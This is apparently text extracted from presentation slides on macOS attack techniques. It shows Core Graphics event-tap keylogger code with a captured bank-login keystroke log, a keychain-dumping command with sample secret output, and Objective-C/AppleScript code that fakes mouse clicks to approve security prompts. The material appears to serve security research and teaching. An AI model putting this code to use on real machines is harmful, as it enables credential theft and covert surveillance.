


*most physical access attacks give you root, so a  
privilege escalation vulnerability is not needed!*

# Keylogging



"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple



core graphics keylogger

objective-see / sniffMK

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights Settings

sniff mouse and keyboard events

Edit

'sniffMK'  
github.com/objective-see/sniffMK

```
//install & enable CG "event tap"  
eventMask = CGEventMaskBit(kCGEventKeyDown)  
| CGEventMaskBit(kCGEventKeyUp);
```

```
CGEventTapCreate(kCGSessionEventTap,  
kCGHeadInsertEventTap, 0, eventMask,  
eventCallback, NULL);
```

```
CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

# Keylogging

user — tail -n 1 -f /private/var/tmp/adobe\_logs.log — 68x19

[enter]  
bankofam[down]  
[tab]

Bank of America Corporation

Personal Small Business Wealth Management Businesses & Institutions About Us En español Contact Us Help

Bank of America

Checking Savings Credit Cards Home Loans Auto Loans Investing Better Money Habits®

Online ID

Passcode

Save Online ID


Sign In

you

Bank of America Core Checking® and Bank of America Interest Checking® make it easier to manage your financial life.


Get started

Forgot Online ID? | Forgot Passcode?



everything typed;  
yes even passwords !


# Dumping the Keychain all your passwords/keys are belong to us



```
$ /usr/bin/security dump-keychain -d login.keychain
keychain: "~/Library/Keychains/login.keychain-db"
class: "genp"
attributes:
0x00000007 <blob>="GitHub - https://api.github.com"


data:
"7257b03422bab65f0e7d22be57c0b944a0ae45d9e"
```

----- dumping keys



mouse click to 'allow'

# Synthetic Mouse Click enabling mouse keys



```
//enable 'mouse keys'
void enableMK(float X, float Y){

    //apple script
    NSAppleScript* scriptObject =
        [[NSAppleScript alloc] initWithSource:
            @"tell application \"System Preferences\"\n"
            "activate\n"
            "reveal anchor \"Mouse\" of pane id \"com.apple.preference.universalaccess\"\n"
            "end tell"];

    //exec
    [scriptObject executeAndReturnError:nil];

    //let it finish
    sleep(1);

    //clicky clicky
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, true);
    CGPostMouseEvent(CGPointMake(X, Y), true, 1, false);

    return;
}
```

**enabling 'Mouse Keys' in code**



**launch:**  
**System Preferences**



**open:**  
**Accessibility pane,**  
**and show Mouse anchor**



**click:**  
**'Enable Mouse Keys'**

# Synthetic Mouse Click sending a 'click'

```
//click via mouse key
void clickAllow(float X, float Y)
{
    //move mouse
    CGEventPost(kCGHIDEEventTap, CGEventCreateMouseEvent(nil, kCGEventMouseMoved, CGPointMake(X, Y), kCGMouseButtonLeft));

    //apple script
    NSAppleScript* scriptObject = [[NSAppleScript alloc] initWithSource:
        @"tell application \"System Events\" to key code 87\n"];

    //exec
    [scriptObject executeAndReturnError:nil];
}
```

sending a synthetic click  
note: keypad 5: key code 87



the key press also  
generates a 'mouse' event

- Click a mouse button:

